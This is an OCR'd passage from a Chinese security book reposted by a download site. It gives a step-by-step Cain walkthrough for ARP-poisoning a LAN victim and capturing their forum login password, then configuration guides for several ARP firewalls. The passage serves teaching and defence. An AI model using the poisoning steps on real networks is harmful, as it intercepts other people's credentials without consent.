


图 11-67 “欺骗”选项卡



图 11-68 捕获到的数据

11.2.3 内网 DNS 欺骗工具 Cain

Cain 是一款功能强大的密码破解工具，可以破解屏保密码、PWL 密码、共享密码、拨号连接密码、缓存口令、远程桌面口令解码等，万一自己的密码忘记了，Cain 是最好的选择。而 Cain&Abel 是一款针对 Microsoft 操作系统的免费口令恢复工具，其功能也十分强大，可以网络嗅探、网络欺骗、破解加密口令、解码被打乱的口令、显示口令框、显示缓存口令和分析路由协议，甚至还可以监听内网中他人使用 VOIP 拨打电话。Abel 是后台服务程序，一般不会用到，下面介绍如何使用 Cain 来获取论坛登录密码。具体的操作步骤如下。

步骤 01 下载并安装 Cain 软件之后，根据需要安装 Winpcap 驱动。当 Cain 软件和 Winpcap 驱动安装成功后，双击桌面上的 Cain 图标，即可打开“Cain”主窗口，如图 11-69 所示。

步骤 02 选择“Sniffer(嗅探)”选项卡，单击菜单栏中的按钮，打开“Configuration Dialog（配置 Dialog）”对话框，可以对 Cain 进行配置，如图 11-70 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 11-69　“Cain”主窗口



图 11-70　“Configuration Dialog(配置)”对话框

步骤 03 这里选择本机的适配器和 IP 地址。如果不知道本机的 IP，可以单击在命令行窗口中键入“Ipconfig”命令，查看本机的配置，如图 11-71 所示。

步骤 04 当在命令提示窗口中查看到本机的 IP 和适配器后，在“Configuration Dialog（配置）”对话框中选择同样的 IP 和适配器，最后单击“确定”按钮，完成配置。

步骤 05 返回“Sniffer（嗅探）”选项卡，在窗口下方的列表中右击，从弹出的快捷菜单中选择“Scan MAC Addresses”菜单项，打开“MAC Address Scanner”对话框，在其中选择扫描的目标，这里选择“All hosts in my subnet（扫描子网中的所有主机）”单选项，单击“OK”按钮，即可开始扫描，如图 11-72 所示。



图 11-71　查看本机的配置




图 11-72　“MAC Address Scanner”对话框

步骤 06 当扫描完成后，在 Sniffer 选项列表中，可看到整个局域网内的所有主机的信息，如图 11-73 所示。




图 11-73　Sniffer 选项列表

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 07 单击上方的按钮，进入“ARP”欺骗界面。在右边的空白处单击，再单击“添加到列表”按钮，打开“New ARP Poison Routing（新建 ARP 欺骗）”对话框，在左边选择网关，右边选择被欺骗的 IP，如图 11-74 所示。




图 11-74 “New ARP Poison Routing（新建 ARP 欺骗）”对话框

步骤 08 单击“OK”按钮，返回 ARP 欺骗界面，即可在右边的列表中看到 ARP 欺骗的信息，如图 11-75 所示。




图 11-75 ARP 欺骗界面

步骤 09 在地址栏中输入论坛的网址 http://dvd.3800hk.com，在论坛登录界面输入用户名和密码后单击“确定”按钮，即可成功登录论坛，如图 11-76 所示。




图 11-76 论坛的登录界面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 10 返回 ARP 欺骗界面，单击左侧“passwords”菜单下的“HTTP”选项，则右侧列表中即可看到目标主机论坛登录的用户名和密码，如图 11-77 所示。




图 11-77　查看获取的论坛登录密码

为了防止自己登录网站或游戏的账号与密码被盗，需记住如下几点防范措施：

- 尽量不要将账号暴露在公共论坛和其他网站，更不要使用“记住密码”功能。
- 在设置密码时尽量设置复杂一些，位数应在 8 位以上，且数字、字母和其他字符混杂。
- 不要使用可轻易获得的关于自己的信息作为密码，如生日、身份证号码、手机号码、居住的街道名称、门牌号码等。
- 要经常更换密码，因为再复杂的密码也是可以被破解的，所以经常更换密码可以提高密码的安全系数。
- 申请密码保护，也就是设置安全码，安全码不要与密码相同。如果没有设置安全码，别人一旦破解了密码就可以修改被盗账号的全部个人资料与登录密码。
- 进行完善的用户登录权限和软件安装权限管理，并尽可能地使用一些锁定软件在短暂离开时锁定计算机，避免其他人非法使用自己的计算机。

11.3　ARP 欺骗嗅探的防御

ARP 欺骗嗅探攻击的危害性非常大，不仅渗透攻击目标网络用户会遭受此攻击，且许多家庭用户也会遭受同样的 ARP 病毒攻击，因此，许多安全厂商开发了一些专门用于防范 ARP 欺骗的工具“ARP 防火墙”。

11.3.1　瑞星 ARP 防火墙

瑞星 ARP 防火墙是集成在瑞星防火墙网络安全组件中的，它可以通过不断地发送 ARP 请求来保证网关与主机正确的 MAC 地址，并且避免遭受攻击。

使用瑞星 ARP 防火墙来防范 ARP 攻击欺骗的操作步骤如下。

步骤 01 运行瑞星个人防火墙 2010，打开“瑞星个人防火墙”主界面，在其中看到当前正在访问网络的应用程序、数据流量图、当前机器的工作状态等，如图 11-78 所示。

步骤 02 选择“网络安全”选项卡，在打开的设置界面中可以看到“ARP 欺骗防御”选项，选中该选项，单击“开启”按钮，即可开启 ARP 欺骗防御功能，如图 11-79 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 11-78 “瑞星个人防火墙”界面




图 11-79 开启 ARP 欺骗防御

步骤 03 如果需要对 ARP 欺骗防御功能进行设置，则可以单击“设置”按钮，打开“瑞星个人防火墙设置”对话框，在其中可以设置提示对话框的显示时间、防御的方式、发现可疑或欺骗 ARP 包时如何提示用户等，如图 11-80 所示。

步骤 04 如果需要防范局域网中所有 ARP 欺骗的攻击，则可设置“防御范围”为“防御局域网中的所有电脑”，在左侧的“ARP 静态规则”中需要增加所有内网用户的固定（静态）IP 地址到规则列表中，如图 11-81 所示。




图 11-80 “瑞星个人防火墙设置”对话框




图 11-81 ARP 静态规则

步骤 05 单击“增加”按钮，打开“ARP 静态规则”对话框，在“名称”文本框中输入规则的名称，在“IP 地址”文本框中输入相关的 IP 地址，再单击“自动获取”按钮建立链接，如图 11-82 所示。

步骤 06 设置完毕后，单击“确定”按钮，即可将该 IP 地址的计算机加入到 ARP 静态规则之中，如图 11-83 所示。




图 11-82 “ARP 静态规则”对话框

步骤 07 在使用瑞星 ARP 防火墙对系统进行保护时，检测到 ARP 攻击进程后，将会弹出“瑞星提示”对话框，用户可以禁止此程序访问网络，以此来阻止 ARP 的攻击，如图 11-84 所示。

另外，瑞星 ARP 防火墙还提供了 ARP 缓存保护和 IP 冲突防护等功能，可以有效地保护计算机不受 ARP 欺骗攻击。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 11-83　ARP 静态规则




图 11-84　“瑞星提示”对话框

但是，在实际应用中，瑞星 ARP 防火墙会产生很大的网络流量，特别是在大型的局域网中，有可能会造成路由器或交换机的重启和断流等现象。

11.3.2　金山 ARP 防火墙

金山 ARP 防火墙能够双向拦截 ARP 欺骗攻击包，监测锁定攻击源，时刻保护局域网用户 PC 的正常上网数据流向，是一款适于个人用户的反 ARP 欺骗保护工具。其“网关动态探测+识别”功能可以识破伪造的网关地址动态获取数据，并分析判断后为受保护 PC 绑定正确的网关地址，从而时刻保障本机上网数据的正确流向，同时也支持用户手动设置绑定网关地址。使用金山 ARP 防火墙防御 ARP 攻击的操作步骤如下。

步骤 01 下载并安装金山 ARP 防火墙应用程序，打开“金山 ARP 防火墙”主界面，其中包括“监控状态”、“综合设置”、“监控日志”三个选项卡，如图 11-85 所示。

步骤 02 在“监控状态”选项卡下，单击“开始保护”按钮，即可自动检测拦截由病毒引发的本机对外的 ARP 攻击或外来的 ARP 欺骗攻击，如图 11-86 所示。



图 11-85　ARP 静态规则



图 11-86　“瑞星提示”对话框

注意　在安装金山 ARP 防火墙应用程序之前，需要先断开各种网络连接，因为在安装时，可能会暂时断开网络连接。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 如果本机或局域网中有 ARP 攻击，则会在系统托盘中弹出拦截提示框，当检测到攻击后，选择“监控日志”选项卡，即可查看详细的拦截记录和攻击数据信息，如图 11-87 所示。

ARP 欺骗攻击之所以能够成功，是因为病毒通过欺骗的手段伪装成了网卡，因此要防范 ARP 欺骗攻击，最重要的一点就是保护网关不被 ARP 欺骗捕获。因此，需要对金山 ARP 防火墙进行综合设置，来保护本机中的网关，具体的操作步骤如下。

步骤 01 在金山 ARP 防火墙主界面中选择“综合设置”选项卡，打开“综合设置”设置界面，如图 11-88 所示。。



图 11-87 “监控日志”选项卡




图 11-88 “综合设置”选项卡

步骤 02 单击“基本设置”选项组中的“修改设置”按钮，打开“基本设置”对话框，在其中选择“启用手动设置网关”复选框，如图 11-89 所示。

步骤 03 单击“添加”按钮，打开“编辑网关 IP/MAC”对话框，在“网关 IP”文本框中输入添加的 IP 地址，单击“获取 MAC”按钮，即可获取本 IP 地址计算机的 MAC 地址，单击“确定”按钮，即可应用设置对该网关进行保护，如图 11-90 所示。




图 11-89 “基本设置”对话框




图 11-90 “编辑网关 IP/MAC”对话框

步骤 04 在“综合设置”选项卡中的“ARP 安全设置”选项组中单击“修改设置”按钮，打开“ARP 安全设置”对话框，在“通知网关”选项组中选择“实时通知网关”复选框，启用自动保护功能，让软件和网关保持实时连接状态，以防止被 ARP 欺骗的攻击，如图 11-91 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 05 如果想要金山 ARP 防火墙能够彻底阻止一切外来的 ARP 攻击，在“ARP 安全设置”对话框中，选择“启用安全模式”复选框，则可阻止一切来源于局域网内其他主机的不安全网络数据的交换，如图 11-92 所示。



图 11-91 “ARP 安全设置”对话框



图 11-92　选择“启用安全模式”复选框

步骤 06 如果本机没有被 ARP 欺骗攻击，或在本机上要对局域网进行管理，则需要取消对本机 ARP 欺骗的监控，使网络工具能够正常使用，在“ARP 安全设置”对话框中取消勾选“拦截本机对外 ARP 攻击”复选框，如图 11-93 所示。

步骤 07 在开启主动连接功能后，有时会占用少量的网络资源，这时可以通过修改“通知频率”，即通过设置主动连接网关的速度来减少占用量，对网关的 IP 地址与 MAC 地址进行全面保护，如图 11-94 所示。



图 11-93　ARP 攻击拦截设置



图 11-94　设置通知频率的时间

11.3.3　360ARP 防火墙

360ARP 防火墙发布可在核心层直接拦截 ARP 攻击包并阻止攻击，对系统速度和整个网络速度完全无影响，360ARP 防火墙通过在系统内核层拦截 ARP 攻击数据包，确保网关正确的 MAC 地址不被篡改，可以保障数据流向正确，不经过第三者，从而保证通信数据安全、保证网络畅通、保证通信数据不受第三者控制，完美地解决局域网内 ARP 攻击问题。

使用 360ARP 防火墙来防御 ARP 攻击的操作步骤如下。

步骤 01 下载并安装 360 安全卫士 7.3 后，双击桌面上的快捷图标，打开“360 安全卫士”主窗口，如图 11-95 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 在该主界面中单击“木马防火墙”图标按钮，打开“360 木马防火墙”窗口，在“系统防护”选项卡看到“ARP 防火墙”选项，但该功能处于关闭状态，如图 11-96 所示。




图 11-95 “360 安全卫士”主窗口




图 11-96 “系统防护”选项卡

步骤 03 单击“已关闭”按钮，打开“360 木马防火墙”提示信息对话框，提示用户本功能建议局域网用户使用，如果是家庭用户，则不必开启本功能，如图 11-97 所示。

步骤 04 单击“继续开启”按钮，打开“360 木马防火墙”提示信息对话框，提示用户 ARP 防火墙需要重新启动计算机后才能生效。单击“立即重启”按钮，重新启动计算机，如图 11-98 所示。




图 11-97 信息提示框




图 11-98 重启系统提示

步骤 05 重新启动计算机后，再次打开“360 木马防火墙”窗口，单击“已关闭”按钮，即可启动 ARP 防火墙，如图 11-99 所示。

步骤 06 在“360 木马防火墙”窗口中选择“设置”选项卡，打开“功能设置”界面，在其中选择“ARP 防火墙”选项，在右侧区域中对“ARP 防火墙”选项进行设置，包括保护/DNS 进行设置、ARP 主动防御、拦截攻击类型、防御提示等，如图 11-100 所示。这样 360ARP 防火墙就可以按照用户的设置来对 ARP 病毒进行防御了。




图 11-99 开启 ARP 防火墙



图 11-100 ARP 防火墙选项设置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

11.3.4　绿盾 ARP 防火墙

由于恶意 ARP 病毒的肆意攻击，会使网络时断时通，个人账号信息也可能在毫不知情的情况下就被攻击者盗取，使用绿盾 ARP 防火墙可以轻松地解决这一问题。绿盾 ARP 防火墙是一款基于网络驱动技术的 ARP 防火墙，可以出色地拦截 ARP 攻击。

使用绿盾 ARP 防火墙防御 ARP 攻击的操作步骤如下。

步骤 01 下载并安装绿盾 ARP 防火墙之后，打开“绿盾 ARP 防火墙”程序主界面，在“运行状态”功能选项的“拦截信息”选项卡中可以查看到当前系统信息，以及攻击方向选项，如图 11-101 所示。

步骤 02 选择“系统设置”功能项下的“ARP 保护设置”选项卡，在其中可设置是否启用 ARP 防火墙入站的防护、是否启用 ARP 防火墙出站的防护、是否启用 ARP 防火墙主动防护功能等，如图 11-102 所示。



图 11-101　“运行状态”选项卡




图 11-102　“ARP 保护设置”选项卡

步骤 03 选择“系统设置”功能项下的“扫描限制设置”选项卡，在其中可设置是否发现本机出站 SYN 报文异常增多时拒绝继续发送、是否发现本机出站 ARP 报文异常增多时拒绝继续发送等，如图 11-103 所示。

步骤 04 选择“系统设置”功能项下的“带宽管理设置”选项卡，在其中可设置是否启用公网带宽管理功能，同时还可以设置上传带宽限制值和下传带宽限制值，如图 11-104 所示。




图 11-103　“扫描限制设置”选项卡




图 11-104　“带宽管理设置”选项卡

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 05 选择“系统设置”功能项“常规设置”选项卡，在其中设置是否启用界面弹出密码、隐藏任务栏图标并设置弹出热键、Windows 启动时是否自动启用等，如图 11-105 所示。

步骤 06 单击“保存设置”按钮，即可将修改的相关参数选项进行保存，并弹出一个信息提示框，如图 11-106 所示。




图 11-105 “常规设置”选项卡



图 11-106 “保存配置完成”信息提示框

11.3.5 ARP 卫士

ARP Guard（ARP 卫士）是一款可以从根本上彻底解决 ARP 欺骗攻击所带来的所有问题的软件，它是通过系统底层核心驱动的，因此无须安装其他任何第三方软件，且以服务器及进程并存的形式随系统的启动而运行，在 ARP 欺骗攻击的防护和拦截方面有很大作用。

使用 ARP 卫士防御 ARP 攻击的操作步骤如下。

